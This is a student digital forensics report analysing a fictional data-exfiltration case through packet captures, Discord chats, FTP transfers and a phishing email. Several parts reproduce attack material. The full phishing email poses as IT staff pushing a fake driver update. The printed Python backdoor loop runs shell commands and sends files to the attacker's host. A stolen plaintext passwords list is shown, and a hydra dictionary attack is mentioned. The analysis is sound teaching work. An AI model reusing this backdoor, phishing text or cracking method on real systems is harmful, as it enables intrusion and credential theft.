



## Digital Forensics Report

Carolina Coelho 99189; Edson da Veiga 100731; Guilherme Leitão 99951

### 1 Do you find any evidence of transfers involving the documents in the analyzed network traces? What can you tell about the source and authenticity of these documents?

Below is a list of the evidence of transfers involving the documents in the analyzed network traces:

#### 1. Bank Statement

We found that the **Bank Statement** and **petition document** were transferred via **FTP** from **Eva Rocha's** computer, alongside other interesting information:

```
14:06:54,848218106 194.210.60.57 194.210.61.134 [FTP] 100 Request: RETR Bank_Statement_11092023.png
14:06:54,850954933 194.210.61.134 194.210.60.57 FTP 155 Response: 150 Opening BINARY mode data connection for Bank_Statement_11092023.png (161968 bytes).
```

Image 1: Trace2 - filter: ftp

```
Frame 113748: 7306 bytes on wire (58448 bits), 7306 bytes captured (58448 bits) on interface enp0s8, id 1
Ethernet II, Src: PcsCompu_48:de:7c (08:00:27:48:de:7c), Dst: PcsCompu_43:61:c5 (08:00:27:43:61:c5)
Internet Protocol Version 4, Src: 194.210.61.134 (194.210.61.134), Dst: 194.210.60.57 (194.210.60.57)
Transmission Control Protocol, Src Port: 37710 (37710), Dst Port: 40262 (40262), Seq: 1, Ack: 1, Len: 7240
FTP Data (7240 bytes data)
[Setup frame: 113742]
[Setup method: EPASV]
[Command: RETR Bank_Statement_11092023.png]
[Command frame: 113746]
[Current working directory: .local/share/Trash/files]

0000 08 00 27 43 61 c5 08 00 27 48 de 7c 08 00 45 08 ...Ca... 'H'...E-
0010 1c 7c d3 f3 40 00 40 06 4b 1c c2 d2 3d 86 c2 d2 ...|...@... K...=...
0020 3c 39 93 4e 9d 46 bc 13 ba 46 ff 61 59 bb 80 18 <9-N-F... :FaY...
0030 01 fe 1b d3 00 00 01 01 08 0a b8 54 e3 06 dc 72 .....T...r
0040 08 6b 89 50 4e 47 0d 0a 1a 0a 00 00 0d 49 48 ...K-PNG... ..IH
0050 44 52 00 00 06 a7 00 00 08 9b 08 03 00 00 00 eb DR.....
0060 2a ff 2c 00 00 00 09 70 48 59 73 00 00 1e c2 00 ...p... HYS....
0070 00 1e c2 01 6e d0 75 3e 00 00 02 0d 50 4c 54 45 ...n-u... -PLTE
0080 ff ff ff 54 54 05 05 05 18 18 18 42 42 42 fd ...TTT... ..BBB
0090 ff ff ff fd 00 00 00 fd fd ff 2e 52 6a fd fe .....RJ...
00a0 fd 20 20 20 ef ef cd cd cd 89 89 81 81 81 .....
00b0 ab ab ab fc fc fb bd bd bd ea ea e5 e5 e5 2e .....
00c0 2e 2e 32 32 32 9b 9b 9b 0a 0a 0a d6 d6 fa f9 ...222... ..
00d0 fa 11 11 11 4a 4a 1d 1d 1d 15 15 15 35 35 35 ...JJJ... ..555
00e0 02 02 02 da da 76 76 76 63 63 63 26 26 d2 .....vv vccc&&
00f0 d2 d2 c5 c5 c5 b8 b8 b8 94 94 94 86 86 98 98 ...YYY... >>>...qqq
0100 98 59 59 a2 a2 a2 3e 3e 3e f9 ff ff 71 71 71 ...mmmm... .000...
0110 6d 6d 6d f8 f7 ca ca ca 4f 4f 4f ff ff ff fc ...iii-87
0120 fd ff f1 f2 f1 8e 8e 8e 91 91 91 c1 c1 0e 0e .....
0130 0e e1 e2 e2 9d 9d f5 f6 f6 69 69 69 09 38 37 .....
0140 b0 b0 b0 1a 1a 1a dd dd dd ed ed ed f9 fe fb f6 .....
0150 fe fd f3 f3 f4 ff ff fd 0c 3c 39 ff fc fc 7d 7d .....<9...}}
0160 7d 39 3a 3a 52 52 51 0c 3c 3e 5e 5e ad ad ad }9:RRQ: <^...
0170 e7 e8 e8 56 56 14 3d 3c df df df a5 a5 14 ...VVV... <...
0180 43 41 2a 2a 7a 7a 7a ff fd ff 06 06 06 46 46 ...CA***zzz ...ffff
0190 46 73 75 75 cf cf cf a9 a9 a9 e8 e8 f5 b5 b5 ...Fsuu... ..
01a0 17 38 38 1c 3c 3b b3 b3 b3 5c 5c 5c 24 24 c7 ...88<... \\$5$
01b0 c7 c7 a7 a7 c0 c0 be 60 60 9f 9f 9f 44 44 .....DD
01c0 44 38 38 0e 34 35 3c 3c 3c 78 78 78 16 16 34 35 D888-45c <xxx*45
```

Image 2: Trace2 - Packet 113778

By comparing the SHA256 values of the **Bank\_Statement\_11092023.png** file, we confirm that this is indeed the very same file that was present on the USB drive. Although the **petition.pdf** wasn't on the artifact list, it seems worth mentioning since it shows that it was probably here that Nuno became aware of César's resentment for Eva, rendering him as a potential future ally.

## 2. Video footage

Investigating the **Trace2** we discovered that Nuno Santos sent that **video** to Bruno Santos in a **Discord conversation** between them through MediaFire. We compared the SHA-256 of the video on the Discord conversation and the one from the USB drive and they were the same, proving its authenticity:




Image 3: Trace2 - Packet 33208

Nuno recorded this video when he went to the **construction site** himself in an attempt to extract information from the workers. Here, we can see that the worker that he managed to deceive was none other than **Catarina's father** (César's friend that we got acquainted with in the previous report) and we learned that this was the man that Bruno overheard talking about the **tunnel** in the first place.

```
[2023-10-13 12:31:57][nsantos70 ]: well, not really of the tunnel itself
[2023-10-13 12:32:16][nsantos70 ]: but of a guy admitting that the tunnel is being build
[2023-10-13 12:32:41][brun0.sant0s]: damn, that's still huge!
[2023-10-13 12:32:54][brun0.sant0s]: can you show me?
[2023-10-13 12:33:05][nsantos70 ]: yeah of course, let me send it to you
[2023-10-13 12:34:06][nsantos70 ]: here you go https://www.mediafire.com/file/uzlkwjln4p0h43x/Evidence.mp4/file
[2023-10-13 12:34:18][brun0.sant0s]: alright, let me see
[2023-10-13 12:35:23][brun0.sant0s]: that's him!!
[2023-10-13 12:35:27][nsantos70 ]: who?
[2023-10-13 12:35:47][brun0.sant0s]: the guy I heard whispering about the tunnel!
[2023-10-13 12:35:57][brun0.sant0s]: the construction supervisor!
[2023-10-13 12:36:10][nsantos70 ]: ooooooh interesting
[2023-10-13 12:36:24][brun0.sant0s]: how the hell did you pull that off???
[2023-10-13 12:37:02][nsantos70 ]: I had to put on a little act ??
[2023-10-13 12:37:56][nsantos70 ]: I pretended to be in on it, and to have been sent there by the big bosses to check on the work
[2023-10-13 12:38:58][nsantos70 ]: most of the guys either were very careful about giving me any information or didn't actually know anything about the tu
[2023-10-13 12:39:48][nsantos70 ]: but this one guy didn't have that great of a poker face
[2023-10-13 12:40:06][nsantos70 ]: so I immediately knew that he knew something
```

Image 4: sorted\_chat\_2.log

### 3. Underground photo

While analyzing the **trace1 discord chat** between Nuno and (possibly) his cousin, we found that a file was sent pertaining to the **tunnel** itself:




Image 5: Trace1 - Packet 125291

Judging from the context of the chat and by comparing the time at which the image was delivered with the timeline of the discord conversation, we can speculate that it was probably sent by **Bruno**:




Image 6: sorted\_chat\_1.log

After downloading this file, one could see that it was the same picture that was portrayed in the left half of the underground photo found in the USB drive:



Image 7: tunnel.jpeg

Later, we discovered the other right half representing the measurements of the tunnel in **Rodrigo's computer**. The way we discovered this was the following:

In **trace3**, we noticed that an email was sent to Rodrigo from Nuno pretending to be Golias Matos and requesting that he perform a driver update:

Dear President Rodrigo Cabaço,

I hope this message finds you well. I am writing to request an immediate driver update for your computer system.

The primary motivation behind this request is to address a pressing security concern. Recently, our IT security team conducted a comprehensive assessment of all connected devices within IST's network, including administrative systems. Regrettably, it has come to our attention that some outdated drivers on various computers, including yours, pose a significant security risk.

Outdated drivers can harbor vulnerabilities that might be exploited by malicious actors, potentially compromising the security and integrity of our institution's data and operations. Given the sensitive nature of the information managed by IST, we cannot afford to overlook these risks.

I have taken the initiative to prepare a driver update package for those systems identified as outdated. These updates are designed to seamlessly integrate with IST's systems, ensuring both security and efficiency across the board. By installing these updated drivers, you will not only bolster the security of your computer but also optimize its performance.

I kindly request your approval to proceed with the installation of the provided driver update package. It is a proactive measure that aligns with our commitment to safeguarding IST's digital assets and preserving the confidentiality of our data.

Thank you for your prompt attention to this matter. Your dedication to IST's security is sincerely appreciated.

Best regards,  
Golias Matos

Image 8: mail\_Golias.html

In the attachment was a file containing **malware** that, as soon as Rodrigo downloaded and executed it, opened a **backdoor** that allowed Nuno to transfer files directly to his own computer under encryption:

```
while 1:
    req = urllib.request.Request('http://%s:%s' % (address,port))
    message = urllib.request.urlopen(req).read()
    message = str(decrypt(message, password), 'utf-8')

    if message == "quit" or message == "exit":
        sys.exit()
    elif message[:8] == "download":
        filename = message.split(' ')[1]
        if os.path.exists(filename):
            with open(filename, 'rb') as f:
                data = f.read()
                data = encrypt(data, password, 1)
                data = urllib.parse.urlencode({'file': data})
        else:
            data = encrypt(f"No such file or directory: {filename}", password, 0)
            data = urllib.parse.urlencode({'cmd': data})
    else:
        proc = subprocess.Popen(message, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
        data = proc.stdout.read() + proc.stderr.read()
        data = encrypt(str(data, 'utf-8'), password, 0)
        data = urllib.parse.urlencode({'cmd': data})

    h = http.client.HTTPConnection('%s:%s' % (address,port))
    headers = {"User-Agent" : "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0)","Content-Type": "text/html"}
    h.request('POST', '/index.aspx', data, headers)
```

Image 9: malware.py

However, after analyzing the malware, we found that the **decryption** method could be achieved in a similar way, so all we had to do was decrypt the content that was sent to **Nuno's ip address** through Rodrigo's using the exact same function and we got the files that he downloaded.

As such, one of those files was the aforementioned tunnel's measurements:




Image 10: decrypted\_7.jpeg

#### 4. Secret code

In the midst of the documents downloaded from Rodrigo's pc to Nuno's was a text file with the title "**MY PASSWORDS**":

```
=====
===      MY PASSWORDS      ===
=====

[Personal Email Account]
User: presidente.rodri@proton.me
Password: Em41l$Sup3rS3cure!

[Técnico Email Account]
User: rodrigo.cabaco@tecnico.ulisboa.pt
Password: Students#L1sbonT3ch

[Netflix]
User: presidente.rodri@proton.me
Password: PresidenteFlix78

[Santander Home Banking Account]
User: WealthyPresi
Password: Savings#Lab0ratories

Técnico's Office Safe !!! VERY IMPORTANT !!!
Where it is: My office, on top of the cabinet, behind the books
Combination: 1683461

[Facebook]
User: PartyRector
Password: LoveMemesButSafely
```

Image 11: decrypted\_5.txt


Inside we saw an entry for “[Técnico's Office Safe] !!! VERY IMPORTANT !!!” and under that, a combination “1683461”. This is none-other than the same mysterious code we found hidden within the WAV file.

## 2 What can you tell about the identity of the person(s) responsible for transferring the documents?

Through our investigation, we affirm that the responsible for transferring the documents was **Nuno Santos**.

### 1. Bank Statement

The files that were transferred using **FTP** data transfer occurred from **194.210.61.134** (Eva Rocha) to **194.210.60.57** (Nuno Santos). This action was performed through Nuno's computer and the way he got access to Eva's was likely by using *hydra*, which is a password cracker, through a dictionary attack using a common password list file (*rockyou*) as we can see through his Google search:



```
87972 2023-09-29 13:59:42.952 194.210.60.57 194.210.61.134 HTTP2 292 HEADERS[181]: GET /complete/search
Header Block Fragment: 8205ff0b6087a5ba0a92b0828ec24ffe76827f52583544000e4ebe8f6aa207c12b802d7c...
[Header Length: 1062]
[Header Count: 18]
Header: method: GET
Header: :path: /complete/search?q=hydra&20rockyou&208cp=14&client=gs-wiz&ssi=t&gs_pcr=undefined&hl=pt-P1
Header: :authority: www.google.com
Header: :scheme: https
Header: user-agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/111.0
Header: accept: */*
Header: accept-language: en-US,en;q=0.5
Header: accept-encoding: gzip, deflate, br
Header: referer: https://www.google.com/
Header: cookie: AEC=ackid1TZfzE92dmCSLHruga0699ad-INLSZZKDRhdjAwlpqYpdrOSx9w-c
Header: cookie: CONSENT=PING+270
Header: cookie: SACS=CAIShagEhJnd2NFMjAyMjcWNUhFNSQzUWU0B0B1VBUlAcadgIA7pyyRg
Header: cookie: NID=511-F_omax3n0m43b0AF2vC76SfMS4Hq-vya0qIQjgz4tV8e2_locN4qA17IYfVtVt6LvvAe90_Verrr
Header: cookie: DV=E3t4ARNNK0W0UN_A1AKmh40-Crshh-eUCA1H0SPabxAAA
Header: sec-fetch-dest: empty
Header: sec-fetch-mode: cors
Header: sec-fetch-site: same-origin
Header: te: trailers
[Full request URI: https://www.google.com/complete/search?q=hydra&20rockyou&208cp=14&client=gs-wiz&ssi=t&gs_pcr=undefined&hl=pt-P1]
Stream: WINDOW_UPDATE, Stream ID: 181, Length 4
Length: 4
Type: WINDOW_UPDATE (8)
Flags: 0x00
```

Image 12: Trace2 - Packet 87972

### 2. Video footage

By analyzing the **Discord chat history** from **Trace2** we verify that it was indeed **Nuno Santos** sending the file that we found:



#### 4. Secret code

As proven previously, since the secret code was in the list of documents that were transferred from Rodrigo's computer to Nuno's through the works of the **malware script**, we can also safely deduce that it was **Nuno** who was responsible for their transfer:

158494 2023-09-29 15:17:50.009 194.210.62.203194.210.60.57HTTP7631 POST /index.aspx HTTP/1.1(application/x-www-form-urlencoded)

Window: 502  
[Calculated window size: 64256]  
[Window size scaling factor: 128]  
[checksum: 0x1e5 (unverified)]  
[Checksum Status: Unverified]  
Urgent Pointer: 0  
Options (12 bytes) - No-Operation (NOP), No-Operation (NOP), Timestamps  
[Timestamps]  
[SEQ/ACK analysis]  
TCP payload (7565 bytes)  
TCP segment data (7565 bytes)  
69 Resassembled TCP Segments (1076442 bytes) : 158371(253), 158372(7240), 158376(5792), 158377(2896), 158378( Hypertext Transfer Protocol  
POST /index.aspx HTTP/1.1\r\n  
Host: 194.210.60.57:1337\r\n  
Accept-Encoding: identity\r\n  
Content-Length: 1076189\r\n  
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0)\r\n  
Content-type: application/x-www-form-urlencoded\r\n  
Accept: text/plain\r\n  
\r\n  
[Full request URI: http://194.210.60.57:1337/index.aspx]  
[HTTP request 1]  
[Response in frame: 158502]  
File Data: 1076189 bytes  
HTML Form URL Encoded: application/x-www-form-urlencoded\r\n  
Form item: "file" = "ZH3SP5Qq3xQrHnFp4w1HcV5hFucqCn826Yhukp4dn3FagDy25MCMh+hoRxd2Jdy8gnBOLyPu0Jmoe

00000180356358424969466d7a6b6c5943544a475c8b11nezkVCT3G  
000001904a6741515039505951442532464e7a613gAQ9P9YQ0X2FN2a  
000001a04d716e4f72613625324248515151676fMnOrnGx2BHQ0Q0e  
000001b072406070426677374f445272666635fLcpLjy700RvPv5  
000001c077516e434979664f4f314832314b54680v9yQ1z202500  
000001d063253242784551722532425560764c35cX2k8ZqG20BkUvL5  
000001e07637454e384144625a6f476425324643v7EN8AD0eZQdG2KfC  
000001f06859494751316f476273602532427842vHMQ0L0b5w32Bx8  
0000020045324638312532424556735455724662283232dCrv56e  
0000021066496539773737477250393477675671f1ne9w70e rP9a9uQ6  
000002208c57346a494458764b5143416a6545451W4j1DXDKQCAjLeE  
00000230677143694558447a7143253246714541ggC1EXDzqC2KfQEA  
00000240316a5168436631724078584673676b6a1J3Gf1E1MAXf0K50  
000002504a62445462546525324672364161345365a1c0e2H2500  
0000026036735957426765253246414f345a5665yVM8Z032FAD0LV  
000002705a3425324656594273513953667a484524Z3FVB8sq9SFzHe  
000002807657474845477a3466656244d7925v6MHME0Z4KfAmYyU  
000002903246336a76664e6a687249667025322F312r0dd0d1P2e  
000002a04666755077647a6866743167624567F24d7ch0616745  
000002b04363397337777a37482532425144420C9s3z2t7nD8B00B  
000002c078507a68554053497173334275717543pZ2hUKS1q53bK006  
000002d0474850556961515064373568676060GHPU1AUQpD75hmqP  
000002e0555235464e46253246704848555350U8X21Ln3Z5r9u55  
000002f064325072724949463869397674375072S2zrL181J3Y20H  
000003005677616a386f656e39497374375870eWaj380en91vZ7xP  
0000031078636225324637564970307362510D3oK2F7V1ps8rP8  
000003207a503971485a5057666260766149452Pc9GZHQWbP8rVAl  
00000330606d6d4232417a61654654585049586wB2a2111v111v  
0000034036693442797932253242465369366261dN5yZd20BfP516  
00000350556a7a7379605247764f4663464a7a7UjntysKj0vOfcKJ2

**Image 15:** Trace3 - Packet 158494



### 3 Can you establish a timeline of all relevant events that clarifies how the entire data exfiltration has taken place and the documents ended up in César Ferro's hands?

UNIX Time	Formatted Time	Description	Source
-	-	Eva sends an emotional email to Rodrigo	Trace1, packet nº 102558
1695656775 - 1695658502	25/09/2023 16:46:15 - 17:15:02	Bruno and Nuno Santos talk via discord, where Nuno is first aware of the tunnel's existence	Trace1, packets nº 74538 to 173737
1695657446	25/09/2023 16:57:26	Bruno sends Nuno a picture of the interior of the tunnel	Trace1, packet nº 125291
1695657789	25/09/2023 17:03:09	Eva Rocha breaks up with Nuno Santos, leaving him bitter and unfolding the subsequent trail of events	Trace1, packet nº 126074
-	-	Nuno goes to the construction site and records the video footage	Trace2, discord chat log
1695990582 - 1695992166	29/09/2023 13:29:42 - 13:56:06	Bruno and Nuno Santos talk via discord, where Nuno shares his new discoveries on the site where he first discovers Eva's involvement	Trace2, packets nº 46635 to 51445
1695992512 - 1695992823	29/09/2023 14:01:52 - 14:07:03	Nuno accesses Eva's computer via ftp and downloads documents	Trace2, tcp stream nº 2833
1695995579	29/09/2023 14:52:59	Rodrigo answers back to Eva's gratitude email	Trace3, packet nº 14435
1695995718	29/09/2023 14:55:18	Nuno attempts to access Rodrigo's computer through ssh and fails	Trace3, filter "ssh"
1695996195	29/09/2023 15:03:15	Nuno sends a malicious email to Rodrigo	Trace3, packet nº 120581
1695996742	29/09/2023 15:12:22	Rodrigo answers back to Nuno's malicious email	Trace3, packet nº 150033
1695997037 - 1695997273	29/09/2023 15:17:17 - 15:21:13	Nuno uses malware installed through the email to retrieve files from Rodrigo's computer	Trace3, packets nº 158494, 158917, 159265, 159364, 159573, 159946
1695997392 - 1695997656	29/09/2023 15:23:12 - 15:27:36	Bruno and Nuno Santos talk via discord, where we see that Nuno has acquired the passcode to the safe	Trace3, packet nº 171571

#### 4 From all the collected evidence in this investigation, what can you deduce about the motivation of the actor(s) responsible for the data exfiltration?

From the **discord chat** in **Trace1**, and as we can see from the portion of the messages where **Eva** terminates her relationship with **Nuno** and the subsequent array of Google searches that he performs, Nuno is upset with Eva and his main goal seems to be **seeking revenge** against her by exposing her suspicious activities regarding the **high QUC scores**, at first.

```
[2023-25-09 17:02:55][nsantos70] hey hold on for a sec bruno
[2023-25-09 17:03:09][nsantos70] i just got a message from eva
[2023-25-09 17:03:16][nsantos70] she's breaking up with me
[2023-25-09 17:05:22][nsantos70] yeah ill be fine though
[2023-25-09 17:06:44][nsantos70] it stings, but whats eating at me even more is this suspicion that she mightve had a h
[2023-25-09 17:07:05][nsantos70] It doesnt make sense to me, i want to dig deeper and get to the bottom of it
[2023-25-09 17:07:24][nsantos70] you know, like a little payback for the doubts she left me with
```

Image 17: sorted\_chat\_1.log

```
132... 16:42:32,265517376 194.210.60.57 194.210.63.254 HTTP2 176 HEADERS[71]: GET /complete/search?client=firefox&q=how+to+choose+a+wedding+ring
16:43:22,357593102 194.210.60.57 194.210.63.254 HTTP2 188 HEADERS[167]: GET /complete/search?client=firefox&q=how+to+propose+to+the+woman+of+your+dreams
17:03:51,222519225 194.210.60.57 194.210.63.254 HTTP2 174 HEADERS[57]: GET /complete/search?client=firefox&q=how+to+get+over+a+breakup,
17:04:34,574590432 194.210.60.57 194.210.63.254 HTTP2 813 HEADERS[215]: GET /search?q=how+to+check+if+your+girlfriend+cheated+on+you
17:04:12,694167987 194.210.60.57 194.210.63.254 HTTP2 209 HEADERS[75]: GET /search?channel=fs&client=ubuntu-sn&q=reasons+for+breakup+in+relationship
17:08:53,642018840 194.210.60.57 194.210.63.254 HTTP2 186 HEADERS[97]: GET /complete/search?client=firefox&q=how+to+get+revenge+on+your+ex+girlfriend,
```

Image 18: google searches made by Bruno

However, after learning about her involvement from the **construction worker**, he begins to shift his attention to **her role** in the tunnel's construction:

```
[2023-10-13 12:50:14][nsantos70 ]: yeah, i know
[2023-10-13 12:50:30][nsantos70 ]: but this is perfect for me
[2023-10-13 12:50:42][nsantos70 ]: its the perfect opportunity for me to get revenge on her
[2023-10-13 12:50:51][nsantos70 ]: for getting better QUCs than me
[2023-10-13 12:50:59][nsantos70 ]: and for dumping me i guess
[2023-10-13 12:51:18][brun0.sant0s]: are you still thinking about that?
[2023-10-13 12:51:40][brun0.sant0s]: forget about it man, revenge is not going to help with anything
[2023-10-13 12:51:53][brun0.sant0s]: its better if you dont involve yourself in this too much
[2023-10-13 12:52:17][nsantos70 ]: no way, im getting to the bottom of this
[2023-10-13 12:52:42][nsantos70 ]: especially when i have all the information necessary to investigate further
[2023-10-13 12:53:07][nsantos70 ]: i know she has a pc in her office at tecnico that is almost always on
[2023-10-13 12:53:19][nsantos70 ]: and i know the username she usually uses for everything
[2023-10-13 12:53:37][brun0.sant0s]: are you going to hack her?
[2023-10-13 12:53:47][nsantos70 ]: maybe :))
```

Image 19: sorted\_chat\_2.log

From what we can gather, Bruno, possibly Nuno's cousin, **is not involved** in any of the activities performed by Nuno, apart from just being aware of what he is doing.

## Appendix

Here are a few things we left out but think that may be relevant:

### 1. Web searches in the timeline

We decided to leave Eva and Nuno's google searches off of the timeline since it would make it excessively long and didn't provide new meaningful insights apart from the already mentioned above.

Furthermore, we identified a suspicious *ChatGPT* query related to the malicious email sent to Rodrigo:




Image 20: Trace3 - Packet 52933

### 2. SSH attempt

We found 2 failed access attempts, with 3 wrong password entries each. As such, we concluded that he didn't have success because we verified that the server was answering with the same packet size - when the correct password is inserted the server answers with a smaller packet and the client and server exchange a set of packets for the initial setup.

### 3. Discord chat

To get the formatted discord conversation from Trace2 and Trace3 (*sorted\_chat\_2.log* and *sorted\_chat\_3.log*), we first located the packets where they were, then we exported its contents to a json format (*trace2\_dc\_chat.json* and *trace3\_dc\_chat.json*) and then used a python script to sort and present the messages in a clear way (*format\_discord\_chat.py*).

The *sorted\_chat\_2.log* was generated manually by inserting the messages one by one.

### 4. Other relevant finds

We discovered Rodrigo's Innovation Center access card in the files transferred by Nuno from Rodrigo's PC (*decrypted\_8.png*).

We also found a *payback.txt* in the documents downloaded via FTP from Eva's computer with information about César Silva Ferro, showing that she has certain private information pertaining to César.

## Attachment

	File	SHA-256 Value
1	decrypt.py	41099e2ee2b51997dacd2cf048710710dd0d3cc206d8efae7b2e7b5ad7189e88
2	decrypted_1.png	ad2c71b10c51185d6ee9aa353c00c3322dad709749c93d829d28aaf56b26144b
3	decrypted_2.jpeg	a903a814ce78ab5e3332c130892cb6c005183aeca5eb6589a0941c338e6533d3
4	decrypted_3.txt	fecac58faa8fc0e5d6b42517bb37527502f1124a50554f72d19d1c201c249efd
5	decrypted_4.txt	fe6af300c7693910f83c75193fed48f6299347c333a1fe8e264f5b232168019e
6	decrypted_5.txt	c8479f8020db3973d6d877621970f04042dc5daf959b1de6f3c291d0d1f97f2a
7	decrypted_6.jpeg	f458f7edaf27ddef0419f2c49d667650404234695cd97a4723a24be8187d43fa
8	decrypted_7.jpeg	adf9ee1c9f5fe918db6497023195412a5c3a87a71ffe87f6e039f41ad3516d08
9	decrypted_8.png	9235b6bdd4358fa3dc809bafcb4e2858d361f9b7d30a2020ba659bc3c0547e8a
10	email_1.html	acaabff3632461f7e92abb528f099f831baeb259ae30e843f56b1aa500602e3c
11	email_2.html	58d841957fbac340bdaf6266074f3073bd8778bb49157054139d6a2696259ed1
12	email_3.html	5d631a122f568751a7f49363bc3cbf6c10d9b67d20aa905842d4546166848611
13	email_4.html	aee42d9e22d9b2825884f15973b866998cb80f3849788a70038af29187487ed2
14	format_discord_chat.py	cb73c4f839df09eee0da112722abf138ad39b0c113b6d0d8483d64f005249e04
15	ftp_login.log	9016cdaa06d60c76b96eca56bfd65f9d0678bd0c10055dfef8a3dc9769012ffa
16	malware.py	ef6aeb108f83505c84a1d08884c09b7f613cd140aa56f2f23af183d0aba8cedf
